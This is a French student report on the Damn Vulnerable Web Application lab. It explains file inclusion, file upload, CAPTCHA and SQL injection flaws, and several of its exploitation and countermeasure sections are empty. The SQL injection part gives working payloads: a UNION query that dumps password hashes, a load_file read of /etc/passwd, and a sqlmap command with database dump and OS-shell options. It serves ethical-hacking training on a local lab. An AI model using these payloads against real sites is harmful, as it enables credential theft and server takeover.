
Distribution trouée Damn Vulnerable Web Application

Florian Barbarin - Abdelkader Beldjilali - Alexis Letombe



Le 27 avril 2017

Table des matières

Introduction

Comme TV5 monde en 2015, les pertes des entreprises victimes de cyberattaques se comptent souvent en dizaines de millions d'euros. L'Open Web Application Security Project (OWASP : https://www.owasp.org), publie régulièrement la liste des 10 menaces les plus critiques qui concernent les applications web. Une manière de s'en prémunir consiste à pratiquer le hacking web éthique. C'est là qu'entre en scène l'outil DVWA. Damn Vulnerable Web App (http://www.dvwa.co.uk), est un environnement PHP qui permet de se former à la sécurité des sites web. Le hacker en herbe peut ainsi se former et tester légalement ses compétences sur une application hébergée localement. C'est ce qu'on se propose d'exposer dans ce document.




FIGURE 1 – Le top 10 des menaces web 2017 publiées par l'OWASP

1 Installation de la plateforme de test

Une solution possible consiste à installer la distribution kali et le site web DVWA sur une machine virtuelle virtualBox. On utilisera PHP 5, plutôt que PHP 7, comme demandé dans la documentation d'installation. Il suffit ensuite de modifier la configuration réseau NAT de la machine virtuelle en "accès par pont" pour pouvoir accéder au site dvwa à partir de la machine hôte. La commande hostname -I sur la machine virtuelle fournit son adresse IP, par exemple 192.168.1.8. Il ne reste plus qu'à se connecter via firefox au site dvwa via http ://192.168.1.8/dvwa/. Le login par défaut est admin/password.




FIGURE 2 – Accès à DVWA à partir du navigateur de la machine hôte. Le site web DVWA est installé sur une machine virtuelle kali linux.

5 File Inclusion

De nombreux langages de programmation permettent d'inclure des portions de code contenues dans d'autres fichiers que celui en cours d'exécution. Le mécanisme mis à disposition permet de recopier dans le script principal le code contenu dans un autre fichier. Cette procédure est transparente à l'œil de l'utilisateur et peut être très avantageuse pour le développeur d'un site internet.




FIGURE 3 – Mécanisme d'inclusion d'un fichier

En effet, inclure du code contenu dans un autre fichier permet, entre autre, les deux utilisations suivantes :

— inclure des portions de code différentes en fonction de choix de l'utilisateur ou de l'environnement de ce dernier ;

— inclure des portions de code utilisées dans plusieurs scripts (par exemple une fonction de connexion à une base de données) afin de ne pas avoir à recopier les mêmes lignes à différents endroits et de ne modifier qu'un seul fichier en cas de modification de la fonction.

5.1 Description de la vulnérabilité

La principale vulnérabilité connue dans le mécanisme que nous venons d'expliciter intervient lorsque l'inclusion d'un script est gérée par une variable pouvant être contrôlée par un attaquant. On se retrouve alors plutôt dans le premier cas d'utilisation indiqué, c'est à dire inclure des portions de code différentes en fonction de choix de l'utilisateur ou de l'environnement de ce dernier. En effet, dans le second cas d'utilisation, l'inclusion du fichier est généralement écrite "en dur" dans le script principal et ne peut donc pas être facilement modifiée par un attaquant.

On remarque dans le schéma 5.1 que dans le cas où un attaquant peut avoir accès à la variable permettant de sélectionner le script légitime, celui-ci peut en modifier le contenu de deux façons. On parle alors de Local File Inclusion (LFI) et de Remote File Inclusion (RFI).

5.1.1 Local File Inclusion

Une fois que l'attaquant est en capacité de modifier le contenu de la variable indiquant le nom du script à inclure, celui-ci peut y indiquer un chemin local (i.e. directement sur le serveur) vers un script contenant du code malveillant. Il peut s'agir d'un script que l'attaquant a au préalable placé sur le serveur ou d'un script déjà présent qui effectue des opérations pouvant porter atteinte à la disponibilité de la machine voire à l'intégrité ou la confidentialité des données.

5.1.2 Remote File Inclusion

L'attaquant peut également indiquer dans la variable un chemin distant (i.e. vers un autre serveur) pointant vers un script contenant du code malveillant. Cette technique a pour avantage




FIGURE 4 – Vulnérabilité d'inclusion d'un fichier

de faciliter la gestion du contenu du script malveillant par l'attaquant qui peut y inclure toutes les fonctionnalités qu'il souhaite voire le faire évoluer en fonction de la réponse de la machine attaquée.

Dans les deux cas, les scripts malveillants sont recopiés au sein du code du script principal qui sera au final exécuté par le serveur. Cette vulnérabilité offre donc de vastes possibilités à un attaquant qui peut alors faire exécuter par un serveur n'importe quelles fonctionnalités qu'il souhaite.

5.2 Exploitation de la vulnérabilité

5.3 Contre-mesure

6 File Upload

De très nombreuses applications web laissent la possibilité à l'utilisateur de charger des fichiers qu'il détient en local sur son propre ordinateur. On peut bien entendu citer à ce titre les serveurs de messagerie électronique ainsi que les clients web permettant la gestion d'un *cloud*. En effet, sans cette fonctionnalité de chargement, il serait impossible de joindre un fichier à mail ou même de sauvegarder ses fichiers dans le *cloud*.

Nous allons voir que cette fonctionnalité doit être bien encadrée et supervisée afin de ne pas créer de très importantes vulnérabilités.

6.1 Description de la vulnérabilité

6.1.1 Généralités

Le chargement d'un fichier local vers un serveur web est une fonctionnalité nécessaire voire inhérente à certaines applications web. Sans cette possibilité, certaines applications n'auraient même pas de raison d'être. Ainsi, *Gmail*, *Google Drive* ou *DropBox* reposent sur cette possibilité. Il est donc nécessaire de trouver le moyen de faire face aux différentes vulnérabilités de cette fonction.

Un grand nombre d'attaques sur les applications web se déroulent en deux phases :

1. injection d'un code malicieux sur le serveur web ;
2. exécution du code malicieux précédemment injecté.

On peut donc clairement voir que le chargement d'un fichier local vers un serveur web offre une possibilité claire à un attaquant de charger sur le serveur web un fichier contenant du code malicieux. Il ne lui restera alors plus qu'à trouver un moyen d'exécuter ce code.

De plus, il est à noter que n'importe quel type de script peut, grâce à cette fonction, être importé sur le serveur web. Cela laisse donc la porte ouverte à un grand nombre d'attaques différentes : déni de service, défacement, prise en main du système, etc...

Afin de retirer ces possibilités d'action à un attaquant éventuel, il sera alors nécessaire de restreindre le chargement à certains types de fichiers ou d'effectuer certains contrôles.

6.1.2 Différentes vulnérabilités

La plateforme OWASP classe les vulnérabilités liées au chargement de fichiers en deux catégories : les vulnérabilités liées aux méta-données et les vulnérabilités liées à la taille ou au type des fichier.

Les vulnérabilités liées aux méta-données : Ces vulnérabilités sont dues aux différents champs échangés dans les requêtes HTTP, principalement le champ indiquant le chemin de destination du fichier ainsi que le champ indiquant le nom du fichier.

En effet, en modifiant les champs des requêtes HTTP multi-part (utilisées dans le chargement et le téléchargement de fichiers sur un serveur web), il est possible d'écraser des fichiers déjà existants ou même d'atteindre des répertoires normalement non autorisés à l'écriture par un utilisateur.

Cette classe de vulnérabilités permet donc par exemple d'effectuer un défacement, d'insérer du code malicieux dans des dossiers stratégiques ou encore de modifier le comportement normal d'un script.

Les vulnérabilités liées à la taille ou au type des fichiers : Ces vulnérabilités sont principalement dues à l'absence de certaines vérifications avant le début du chargement du fichier.

Ainsi, la non vérification de la taille d'un fichier laisse la possibilité aux utilisateurs de charger des fichiers aussi volumineux qu'ils le souhaitent. Il est alors possible sur certains serveurs dont l'espace de stockage est limité d'atteindre la capacité maximale de cet espace et, par là, de rendre la fonctionnalité de chargement voire le serveur lui-même indisponible. On peut donc aboutir très rapidement à une attaque du type déni de service.

De même, la non-vérification du type de fichier peut permettre à un utilisateur de charger sur le serveur un script exécutable alors que le fichier attendu était par exemple une photographie. Un tel script pourra alors être *a posteriori* exécuté par l'attaquant lui donnant ainsi de nombreuses possibilités.

On voit donc que le chargement de fichier sur un serveur web est loin d'être anodin et doit être encadré afin d'éviter qu'un utilisateur ait à sa disposition un large éventail d'attaques possibles.

6.2 Exploitation de la vulnérabilité

6.3 Contre-mesure

7 Insecure CAPTCHA

De nombreux robots (ou *bots*) agissent de façon automatique sur internet afin, principalement, d'envoyer des messages, qu'ils soient publicitaires ou malveillants. La plupart des spams échangés

sur internet sont d'ailleurs le fait de tels robots. Il est donc nécessaire, dans certaines applications web permettant notamment l'envoi de messages, de vérifier s'il s'agit d'un humain ou d'une machine qui souhaite effectuer cette opération.

C'est dans ce but que les contrôles CAPTCHA ont été créés. En effet, CAPTCHA est l'acronyme de *Completely Automated Public Turing test to tell Computers and Human Apart*. Comme son nom l'indique, ce test est censé permettre de confirmer ou non la présence d'un humain derrière la machine souhaitant réaliser une certaine opération. Ce test peut prendre plusieurs formes : reconnaissance de caractères déformés ou encore reconnaissance d'éléments dans un puzzle.

Pour que ce test soit efficace, il est nécessaire qu'il soit implémenté de façon correcte et, ainsi, ne pas laisser la possibilité à un attaquant d'exploiter une faille qu'il pourra par la suite réutiliser dans un script automatique.

7.1 Description de la vulnérabilité

Différentes catégories de vulnérabilités peuvent être mises en évidence concernant les contrôles CAPTCHA.

Transmission de la solution : La première et la plus simple à exploiter est lorsque la solution se trouve être transmise en texte clair au navigateur client. Il ne suffit que de repérer l'endroit où se trouve la solution pour réaliser un script qui résoudra à coup sûr chaque contrôle CAPTCHA. En effet, les solutions peuvent être passées en argument de l'URL, dans le nom de l'image, dans un champ caché d'un formulaire HTML ou encore en commentaire du fichier HTML chargé.

Mauvaise vérification de la réussite au test : La deuxième catégorie de vulnérabilités concerne le fait que le contrôle CAPTCHA peut être outrepassé si la vérification de la réussite au test n'est pas suffisamment sécurisée. En effet, la ou les variables indiquant une réussite ou non au test doivent être protégées et ne pas être facilement modifiées sans avoir à réaliser le test au préalable. Dans le cas contraire, il est encore possible de trouver une parade à la réalisation du test par un humain et de l'implémenter dans un script automatique.

Résolution automatique : Enfin, la troisième catégorie de vulnérabilités concerne la possibilité de résoudre de façon automatique les contrôles CAPTCHA. Dans cette catégorie, beaucoup de problèmes sont à prendre en compte : la difficulté du problème, le temps de résolution du problème ou encore l'étendue de la base de données CAPTCHA. En effet, ce dernier point est important car si la base de données d'images par exemple n'est pas assez grande, une entité pourrait facilement trouver un avantage financier à payer des personnes pour résoudre tous les problèmes CAPTCHA afin de pouvoir les exploiter automatiquement par la suite.

7.2 Exploitation de la vulnérabilité

7.3 Contre-mesure

8 Injection SQL

8.1 Description

L'injection SQL, en anglais SQL injection, ou SQLi en abrégé, est une des attaques les plus dangereuses. Comme pour le Cross Site Scripting présenté dans la suite de ce document, il s'agit ici de tirer parti de l'absence de filtrage des entrées utilisateurs. Cette absence de contrôles permet à un hacker d'insérer du code qui sera interprété par l'analyseur cible, par exemple SQL.

Dans la cas particulier de l'injection SQL et du site DVWA, les requêtes SQL, imbriquées dans des scripts PHP qui récupèrent les saisies des utilisateurs, peuvent être détournées sur la base de la syntaxe du langage.




FIGURE 5 – source : https://xkcd.com/327/

8.2 Exploitation

8.2.1 DVWA - Security level "low"

La base de données contient 5 utilisateurs identifiés par les entiers de 1 à 5. La mission proposée par le DVWA est de voler leurs mots de passe par injection SQL.

On règle la "DVWA security" sur low de manière à avoir un site web "damn vulnerable". On saisit dans le champ User Id, une simple apostrophe i.e. '. Le site retourne le message "*You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''''' at line 1*"

Cette simple apostrophe démontre que le site est vulnérable pour deux raisons : d'abord on sait que nos saisies sont interprétées directement par l'analyseur SQL ; elle ne sont pas filtrées. Ensuite parce que le site est "bavard".

Un clic sur le bouton "View Source" affiche le code PHP de la page. On constate, en effet, qu'on peut saisir n'importe quoi dans le champ User Id, il sera transmis sans modification à la requête $query via $id.

L'injection SQL suivante :




FIGURE 6 – Les saisies incorrectes donnent lieu à un message d'erreur SQL qui informe le hacker potentiel de l'absence de protection contre les SQLi. D'autres informations importantes sont dévoilées comme le type de base de donnée, ici MariaDB, version libre de MySql rachetée par Oracle.

```
// Check database
$query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
```

```
' UNION select password, last_name from users#
```

donne la requête suivante en remplaçant $id dans le script PHP :

```
$query  = "SELECT first_name, last_name FROM users WHERE user_id = '' UNION
          SELECT password, last_name from users#   ';";
```

Elle indique donc qu'on effectue l'union au sens mathématique des éléments recueillis par les deux requêtes. Le premier SELECT donne l'ensemble vide, le second donne tous les mots de passe et noms de la table users. On obtient donc les mots de passe faussement associés au champ "First name". Ces mots de passe sont cryptés. On pourra utiliser des techniques de révélation par ingénieurie sociales, recherche internet, force brute, dictionnaires ou rainbow tables. L'outil John the ripper peut entrer en action. On note que Smith est certainement aussi admin car ces deux noms d'utilisateurs ont le même hash donc le même mot de passe. Le hacker peut être confiant quant à la suite des opération car Smith ne semble pas être un adepte de la SSI. Le caractère # en fin d'injection évite que PHP n'interprête la suite du code en particulier les caractères apostrophes et guillements qui donneraient une erreur SQL.




FIGURE 7 – Vol des mots de passe par l'injection SQLi sur site non protégé.

NB : C'est une technique répandue que de forcer l'analyseur SQL à ignorer le reste de la requête, en utilisant le symbole commentaire SQL double tiret - - les symboles de commentaires PHP dièse #, / */, // pour assurer que ce qui suit l'injection ne sera pas interprété.*

Un injection SQL peut aussi donner accès au système de fichier comme le montre l'injection ci-après :

```
[ ' UNION ALL SELECT load_file('/etc/passwd'),null # ]
```

8.2.2 DVWA - Security level "Medium" et "High"

Pour récupérer les mots de passe lorsque l'on règle le niveau de sécurité de DVWA sur "haut" et "medium", on utilise une combinaison des outils "Burp suite" et "sqlmap" fournis par kali linux. Le navigateur doit être configuré en utilisant ce proxy Burp suite, à savoir 127.0.0.1 :8080. Cela permet l'interception des requêtes POST qui est alors copiée dans un fichier toto.txt utilisé ensuite dans la commande.

```
sqlmap -r ./toto.txt -dbs -D dvwa -dump all -os-shell
```

8.3 Contre-mesures

Un certain nombre de règles permettent de se prémunir des attaques par injection de commandes SQL : Pour se prémunir des injections SQL, on peut appliquer les principes suivants :

